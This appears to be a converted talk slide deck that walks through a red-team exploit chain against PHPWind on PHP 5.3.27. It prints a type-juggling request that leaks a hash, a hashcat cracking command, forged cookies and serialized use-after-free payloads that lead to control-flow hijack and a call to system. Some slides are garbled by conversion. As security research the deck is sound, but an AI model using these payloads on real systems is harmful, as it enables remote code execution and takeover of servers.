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# A Journey Combining Web and Binary Exploitation in Real World

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# *PHPWind*

Could be an initial access in one of our Red Team operation

## *src/library/Pw.php*

```
public static function encrypt($str, $key = '') {  
    $key || $key = Wekit::C('site', 'hash');  
    /* @var $security IWindSecurity */  
    $security = Wind::getComponent('security');  
    return base64_encode($security->encrypt($str, $key));  
}
```

```
$site_hash = WindUtility::generateRandStr(8);  
$cookie_pre = WindUtility::generateRandStr(3);  
Wekit::load('config.PwConfig')->setConfig(  
    'site', 'hash',  
    $site_hash  
);  
Wekit::load('config.PwConfig')->setConfig(  
    'site', 'cookie.pre',  
    $cookie_pre  
);
```

## wind/utility/WindUtility.php

```
public static function generateRandStr($length) {  
    $mt_string = 'AzBy0CxDwEv1FuGtHs2IrJqK3pLoM4nNm0l  
P5kQjRi6ShTgU7fVeW8dXcY9bZa';  
    $randstr = '';  
    for ($i = 0; $i < $length; $i++) {  
        $randstr .= $mt_string[mt_rand(0, 61)];  
    }  
    return $randstr;  
}
```



# Recover the site\_hash?

1. Brute-forcing
  - $62^8 \times (\textit{Time of xxTEA}) \cong 2^{47.5} \times (\textit{Time of xxTEA})$
2. Cracking Pseudo Random Number Generator
  - $2^{32} \times 624 \times (\textit{Time of xxTEA}) \cong 2^{41} \times (\textit{Time of xxTEA})$
3. No *xxTEA* supports on *HashCat* :(



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# application/bbs/controller/ForumController.php

```
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    $fid = $this->getInput('fid');
    $password = $this->getInput('password', 'post');
    Wind::import('SRV:forum.bo.PwForumBo');
    $forum = new PwForumBo($fid);
    if (!$forum->isForum(true)) {
        $this->showError('BBS:forum.exists.not');
    }
    if (md5($password) != $forum->foruminfo['password']) {
        $this->showError('BBS:forum.password.error');
    }
    Pw::setCookie('fp_' . $fid, Pw::getPwdCode(md5($password)), 86400);
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    Wind::import('SR Password of a public forum must be EMPTY');  
    $forum = new PwForumBo($fid);  
    if (!$forum->isForum(true)) {  
        MD5 an array type leads to NULL forum.exists.not');  
    }  
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*src/library/Pw.php*

```
public static function getPwdCode($pwd) {  
    return md5($pwd . Wekit::C('site', 'hash'));  
}
```

```
md5(Wekit::C('site', 'hash'))
```

# Modified HTTP Request

**POST** /index.php?c=forum&a=verify HTTP/1.1

Host: 192.168.110.131

Content-Length: 33

Content-Type: application/x-www-form-urlencoded

Cookie: csrf\_token=orange

fid=3&password[]=&csrf\_token=orange

# HTTP Response

HTTP/1.1 200 OK

Date: Tue, 08 Dec 2020 08:43:10 GMT

Server: Apache/2.2.22 (Unix) PHP/5.3.27

Set-Cookie: ygH\_fp\_3=aea24243284036ab3ba8ab2fca7c1491

Content-Length: 5798

Content-Type: text/html

```
hashcat.bin -m 0 -a 3 <hash>  
-1 ?l?u?d ?1?1?1?1?1?1?1?1
```

Cracked within 1 hour with GeForce RTX 2080 Ti



# Exploitation Steps

## 1. Get secret\_key

- Leak hashed secret\_key via PHP Type Juggling
- Recover secret\_key via HashCat

## 2. Leverage secret\_key

- Arbitrary encryption/decryption
- Forge cookies to trigger PHP deserialization

## 3. Exploit PHP unserialize() Use-After-Free

- Read/Write Primitive
- Control-Flow Hijacking Primitive



# Leverage secret\_key

- Modify Cookies to become admin!
  - Failed due to hacked/modified PHPWind
- Reset admin password!
  - Failed due to hacked/modified PHPWind
- ?

# `src/service/online/srv/PwOnlineService.php`

```
public function getVisitor($isRefresh = false) {  
    $sign = Pw::getCookie('visitor');  
    if (empty($sign)) return true;  
    $sign = Pw::decrypt($sign);  
    $signs = explode('_', $sign);  
    if ($isRefresh) return $signs;  
  
    // OMIT...  
}
```

*src/service/online/srv/PwOnlineService.php*

```
public function forumOnline($fid) {  
    $vistor = $this->getVisitor(true);  
    if (!is_array($vistor)) return $this->time;  
    list($ip, $createdTime, $modifyTime, $ext) = $vistor;  
    $onlineTime = $this->time - (int)$modifyTime;  
    $ext = unserialize($ext);  
  
    // OMIT...  
    $this->signVisitor($ip, $createdTime, $this->time,  
array('currentFid'=>$fid, 'beforeFid'=>$ext['currentFid']));  
}
```



# Exploit PHP unserialize

1. No known gadgets on 3<sup>rd</sup> party libraries
2. No PHP native gadgets such as *GMP* or *SoapClient*
3. PHPWind loads classes via *\_\_autoload*, but PHP unserialize() implementation forbids slashes (and our target is Linux)

```
spl_autoload_register('Wind::autoLoad');  
public static function autoLoad($className, $path = '') {  
    // omit...  
    include $className . '.' . self::$_extensions;  
}
```

# Dead End on Web Part

If not, let me know please :P

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# Exploit PHP unserialize in Hard Mode

1. PHP 5.3.27 is old enough and prone to memory bugs
  - We choose CVE-2015-0273, another User-After-Free on unserialize()
2. There is a well-known case on **Pornhub** Bug Bounty
  - But the exploited CVE and exploit approach are totally different
3. Conclusion is we exploit a single unserialize() call remotely without any known binaries



# Exploit Approach on **Porn** **hub** Case

1. Make the Read Primitive to leak arbitrary address
2. Parse ELF headers to get address of:
  - Symbol of *zend\_eval\_string*
  - ROP Gadgets
  - POST data (dereference from *sapi\_globals* on BSS)
3. Hijack the control-flow and pivot stack into the POST data



# Different with Pornhub Approach

- The Pornhub approach exploits UAF without Write-Primitive
  - This is reasonable because they know the address of POST data and can pivot the stack into there
  - But our target PHP is built with ZTS(Zend Thread Safety)

```
#ifdef ZTS
    SAPI_API int sapi_globals_id;
#else
    sapi_globals_struct sapi_globals;
#endif
```



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# PHP CVE-2015-0237

- Use-After-Free during unserializing objects *DateTime* and *DateTimeZone*
  1. The *\_\_wakeup* implementation try to cast *timezone\_type* into long type and free the previous value
  2. The unserialize() process can still point to the previous freed value through `R` type specifier

# php-src-5.3.27/ext/date/php\_date.c

```
static int php_date_initialize_from_hash(zval **return_value, php_date_obj **dateobj,
    HashTable *myht TSRMLS_DC) {

    // Omit...
    if (zend_hash_find(myht, "date", 5, (void**) &z_date) == SUCCESS) {
        convert_to_string(*z_date);
        if (zend_hash_find(myht, "timezone_type", 14, (void**) &z_timezone_type) == SUCCESS) {
            convert_to_long(*z_timezone_type);
            if (zend_hash_find(myht, "timezone", 9, (void**) &z_timezone) == SUCCESS) {
                convert_to_string(*z_timezone);

                switch (Z_LVAL_PP(z_timezone_type)) {
                    case TIMELIB_ZONETYPE_OFFSET:
                    case TIMELIB_ZONETYPE_ABBR: {
```

## php-src-5.3.27/Zend/zend\_operators.c

```
ZEND_API void convert_to_long_base(zval *op, int base) {
    switch (Z_TYPE_P(op)) {
        case IS_NULL:
            Z_LVAL_P(op) = 0;
            break;
        case IS_STRING:
            char *strval = Z_STRVAL_P(op);
            Z_LVAL_P(op) = strtol(strval, NULL, base);
            STR_FREE(strval);
            break;
        case IS_ARRAY:
            long tmp = (zend_hash_num_elements(Z_ARRVAL_P(op)) ? 1 : 0);
            zval_dtor(op);
            Z_LVAL_P(op) = tmp;
            break;
    }
}
```



# Proof of Concept

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            }  
        ["timezone"] => NULL  
    }  
    [1] => #(Ref 5)  
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}
```

## Serialized String

```
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    i:0; O:8:"DateTime":3:{  
        s:4:"date"; s:4:"2077";  
        s:13:"timezone_type";  
        a:1:{  
            i:0; N;  
        }  
        s:8:"timezone"; N;  
    }  
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```
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```
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```
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```

```
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```

```
}
```

```
}
```

```
[1] => #(Ref 5)
```

```
i:1; R:5;
```

```
[2] => string(24) "AAAAAAAAAAAAA..."
```

```
i:2; s:24:"AAAAAAAAAAAAA..."
```

```
}
```



# Convert the POC into Read Primitive

- ZVAL
  - Basic data structure in PHP internal

```
typedef struct _zval_struct {  
    zvalue_value value;  
    zend_uint refcount__gc;  
    zend_uchar type;  
    zend_uchar is_ref__gc;  
} zval;
```

```
typedef union _zvalue_value {  
    long lval;  
    double dval;  
    struct {  
        char *val;  
        int len;  
    } str;  
    HashTable *ht;  
    zend_object_value obj;  
} zvalue_value;
```



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    list($ip, $createdTime, $modifyTime, $ext) = $vistor;  
    $onlineTime = $this->time - (int)$modifyTime;  
    $ext = unserialize($ext);}  
    // omit...  
    $this->signVisitor($ip, $createdTime, $this->time,  
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    $extension = array()) {
    $ip = ip2long($ip);
    $sign = Pw::encrypt($ip . '_' . $createdTime . '_' .
    $modifyTime . '_' . serialize($extension));
    return Pw::setCookie('visitor', $sign);
}
```

Request

Pretty Raw \n Actions

1 GET /index.php?m=bbs&c=read&a=run&fid=2&tid=1 HTTP/1.1
2 Host: phpwind.local
3 Cookie: ygH\_winduser=
DlijGXsKbA1Rw/NXFT004Ak6y8TW3jPu05y1EIFoohepvsPSqF3RwA==; ygH\_visitor=
bnlxP6i/2yvIPu8IS1VL0WjTVwEiNYF9z9f6BA2p391oOHpQvhIkQ9/NQiWYW3vcbxhRUAvl
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z2tYJRLpYqoS6fNcUQ==

Response

Pretty Raw Render \n Actions

1 HTTP/1.1 200 OK
2 Date: Fri, 11 Dec 2020 09:59:48 GMT
3 Server: Apache/2.2.22 (Unix) PHP/5.3.27
4 X-Powered-By: PHP/5.3.27
5 Set-Cookie: ygH\_lastvisit=
0%091607680788%09%2Findex.php%3Fm%3Dbbs%26c%3Dread%26a%3Drun%26fid%3D2
%26tid%3D1; expires=Sat, 11-Dec-2021 09:59:48 GMT; path=/
6 Set-Cookie: ygH\_visitor=
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INSPECTOR

# Control-Flow Hijacking Primitive

## php-src-5.3.27/Zend/zend\_operators.c

```
ZEND_API void convert_to_long_base(zval *op, int base) {
    switch (Z_TYPE_P(op)) {
        case IS_NULL:
            Z_LVAL_P(op) = 0;
            break;
        case IS_STRING:
            char *strval = Z_STRVAL_P(op);
            Z_LVAL_P(op) = strtol(strval, NULL, base);
            STR_FREE(strval);
            break;
        case IS_ARRAY:
            long tmp = (zend_hash_num_elements(Z_ARRVAL_P(op)) ? 1 : 0);
            zval_dtor(op);
            Z_LVAL_P(op) = tmp;
            break;
    }
}
```

# php-src-5.3.27/Zend/zend\_operators.c

```
ZEND_API void convert_to_long_base(zval *op, int base) {
    switch (Z_TYPE_P(op)) {

        // OMIT...

        case IS_OBJECT:
            int retval = 1;
            TSRMLS_FETCH();
            convert_object_to_type(op, IS_LONG, convert_to_long);
            if (Z_TYPE_P(op) == IS_LONG)
                return;

            zend_error(E_NOTICE, "Object of class %s could not be
converted to int", Z_OBJCE_P(op)->name);
            zval_dtor(op);
            ZVAL_LONG(op, retval);
            return;
    }
}
```

# php-src-5.3.27/Zend/zend\_operators.c

```
#define convert_object_to_type(op, ctype, conv_func) { \
    if (Z_OBJ_HT_P(op)->cast_object) { \
        zval dst; \
        if (Z_OBJ_HT_P(op)->cast_object(op, &dst, ctype TSRMLS_CC) == FAILURE) \
            // OMIT... \
        } \
    } else if(Z_OBJ_HT_P(op)->get) { \
        zval *newop = Z_OBJ_HT_P(op)->get(op TSRMLS_CC) \
        // OMIT... \
    } \
}
```



# Control-Flow Hijacking Primitive

```
IDA View-A  Hex View-1  Pseudocode-A  Structures  Enums  Imports  Exports
.text:000000000362114 tsrcm_ls = r12 ; void ***
.text:000000000362114 mov rax, [op+8] ; op points to our controllable ZVAL
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.text:000000000362118 mov r8, [rax+0A8h]
.text:00000000036211F test r8, r8
.text:000000000362122 jz loc_3621E0
.text:000000000362128 mov rsi, rsp
.text:00000000036212B mov rcx, tsrcm_ls
.text:00000000036212E mov edx, 1
.text:000000000362133 mov rdi, op
.text:000000000362136 call r8
.text:000000000362139 add eax, 1
.text:00000000036213C jz loc_362275
.text:000000000362142 cmp byte ptr [op+14h], 3
.text:000000000362146 ja loc_362265
```



# Control-Flow Hijacking Primitive

- Could we just return to system?
  - Definitely yes. Since the RDI is our controllable ZVAL, we can just find a buffer and its *buffer+0xA8* points to system
  - However, there are only *7 bytes* for our command...

|     |     |     |     |     |     |     |     |     |     |     |     |
|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|
| 's' | 'l' | 'e' | 'e' | 'p' | ' ' | '9' | \00 | \ae | \67 | \5e | \c7 |
| \6e | \2b | \00 | \00 | \00 | \00 | \00 | \00 | \05 | \00 | \00 | \00 |

# Need a Write Primitive

Or a fixed fully controlled address



# Write Primitive

- We can free arbitrary address now, but...
  1. PHP has its own memory management
    - In `_zend_mm_free_int()` of `zend_alloc.c`
    - More easy than Glibc. No checks on `prev_size`. If `size < 0x21f`, it would be cached for next small allocation
  2. The `unserialize()` process couldn't be halted between the free and fill operation

# php-src-5.3.27/ext/date/php\_date.c

```
static int php_date_initialize_from_hash(zval **return_value, php_date_obj **dateobj,
    HashTable *myht TSRMLS_DC) {

    // Omit...
    if (zend_hash_find(myht, "date", 5, (void**) &z_date) == SUCCESS) {
        convert_to_string(*z_date);
        if (zend_hash_find(myht, "timezone_type", 14, (void**) &z_timezone_type) == SUCCESS) {
            convert_to_long(*z_timezone_type);
            if (zend_hash_find(myht, "timezone", 9, (void**) &z_timezone) == SUCCESS) {
                convert_to_string(*z_timezone);

                switch (Z_LVAL_PP(z_timezone_type)) {
                    case TIMELIB_ZONETYPE_OFFSET:
                    case TIMELIB_ZONETYPE_ABBR: {
```

## *php-src-5.3.27/ext/date/php\_date.c*

```
PHP_METHOD(DateTime, __set_state) {
    php_date_obj *daeobj; zval *array; HashTable *myht;

    if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "a", &array) == FAILURE)
        RETURN_FALSE;

    myht = HASH_OF(array);
    php_date_instantiate(date_ce_date, return_value TSRMLS_CC);
    dateobj = (php_date_obj *) zend_object_store_get_object(return_value TSRMLS_CC);
    if (!php_date_initialize_from_hash(&return_value, &dateobj, myht TSRMLS_CC)) {
        php_error(E_ERROR, "Invalid serialization data for DateTime object");
    }
}
```

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            convert_to_long(*z_timezone_type);
            if (zend_hash_find(myht, "timezone", 9, (void**) &z_timezone) == SUCCESS) {
                convert_to_string(*z_timezone);

                switch (Z_LVAL_PP(z_timezone_type)) {
                    case TIMELIB_ZONETYPE_OFFSET: .....▶ 1
                    case TIMELIB_ZONETYPE_ABBR: .....▶ 2
                }
            }
        }
    }
}
```



# Write Primitive

- Constrains of the address
  1. A fixed R/W address
  2. The *qword ptr[address-16]* must less than *0x21f*
  3. We mark the ZVAL as String type, the return value of *strtol(address)* must be 1 or 2

```
540 { 94, "latin1", "latin1_spanish_ci", 1, 1, "", NULL, NULL},
541 { 95, "cp932", "cp932_japanese_ci", 1, 2, "", mysqlnd_mbcharlen_cp932, check_mb_cp932},
542 { 96, "cp932", "cp932_bin", 1, 2, "", mysqlnd_mbcharlen_cp932, check_mb_cp932},
543 { 97, "eucjpm", "eucjpm_japanese_ci", 1, 3, "", mysqlnd_mbcharlen_eucjpm, check_mb_eucjpm},
544 { 98, "eucjpm", "eucjpm_bin", 1, 3, "", mysqlnd_mbcharlen_eucjpm, check_mb_eucjpm},
545 { 99, "cp1250", "cp1250_polish_ci", 1, 1, "", NULL, NULL},
546 { 128, "ucs2", "ucs2_unicode_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
547 { 129, "ucs2", "ucs2_icelandic_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
548 { 130, "ucs2", "ucs2_latvian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
549 { 131, "ucs2", "ucs2_romanian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
550 { 132, "ucs2", "ucs2_slovenian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
551 { 133, "ucs2", "ucs2_polish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
552 { 134, "ucs2", "ucs2_estonian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
553 { 135, "ucs2", "ucs2_spanish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
554 { 136, "ucs2", "ucs2_swedish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
555 { 137, "ucs2", "ucs2_turkish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
556 { 138, "ucs2", "ucs2_czech_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
557 { 139, "ucs2", "ucs2_danish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
558 { 140, "ucs2", "ucs2_lithuanian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
559 { 141, "ucs2", "ucs2_slovak_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
560 { 142, "ucs2", "ucs2_spanish2_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
561 { 143, "ucs2", "ucs2_roman_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
562 { 144, "ucs2", "ucs2_persian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
563 { 145, "ucs2", "ucs2_esperanto_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
564 { 146, "ucs2", "ucs2_hungarian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
565 { 147, "ucs2", "ucs2_sinhala_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
566 { 148, "ucs2", "ucs2_german2_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
567 { 149, "ucs2", "ucs2_croatian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
568 { 150, "ucs2", "ucs2_unicode_520_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
569 { 151, "ucs2", "ucs2_vietnamese_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
```

Putting all together!



```
a:7:{
  i:0; 0:8:"DateTime":3:{
    s:4:"date";s:4:"2000"; s:13:"timezone_type";a:1:{i:0;N;} s:8:"timezone";N;
  }
  i:1; s:24:"' . $fake_string_zval . '";
  i:2; 0:8:"DateTime":3:{
    s:4:"date";s:4:"2000"; s:13:"timezone_type";R:5; s:8:"timezone";N;
  }
  i:3; s:128:"RRRRRRRRRRR0000000000PPPPPPPPP...";
  i:4; 0:8:"DateTime":3:{
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  }
  i:5; s:24:"' . $fake_object_zval . '";
  i:6; 0:8:"DateTime":3:{
    s:4:"date";s:4:"2000"; s:13:"timezone_type";R:15; s:8:"timezone";N;
  }
}
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
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s:13:"timezone\_type"

R:15;

Fill

s:8:"timezone";N;



a:7:{

i;0; 0:8:"DateTime":3:{

s:4:"date";s:4:"2000"; s:13:"timezone\_type"

**FREED**

s:8:"timezone";N;

|            |
|------------|
| size       |
| prev_size  |
| RRRRRRRRRR |
| 0000000000 |
| PPPPPPPPPP |
| .....      |

0x11223344 AAAAAAAA 0000060000

Fill

Fill

s:4:"date";s:4:"2000"; s:13:"timezone\_type"

**R:5;**

s:8:"timezone";N;

"RRRRRRRRRRR0000000000PPPPPPPPP..."

i:4; 0:8:"DateTime":3:{

s:4:"date";s:4:"2000"; s:13:"timezone\_type"

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s:8:"timezone";N;

i:5; s:24:" AAAAAAAA 0x11223344 0000050000

Fill

i:6; 0:8:"DateTime":3:{

s: call [r8+0xa8] 000"; s:13:"timezone\_type"

**R:15;**

s:8:"timezone";N;

# DEMO

*<https://youtu.be/L2tK-ICLE44>*



# Exploitation Steps

1. Get secret\_key
  - Leak hashed secret\_key via PHP Type Juggling
  - Recover secret\_key via HashCat
2. Leverage secret\_key
  - Arbitrary encryption/decryption
  - Forge cookies to trigger PHP deserialization
3. Exploit PHP unserialize() Use-After-Free
  - Read/Write Primitive
  - Control-Flow Hijacking Primitive



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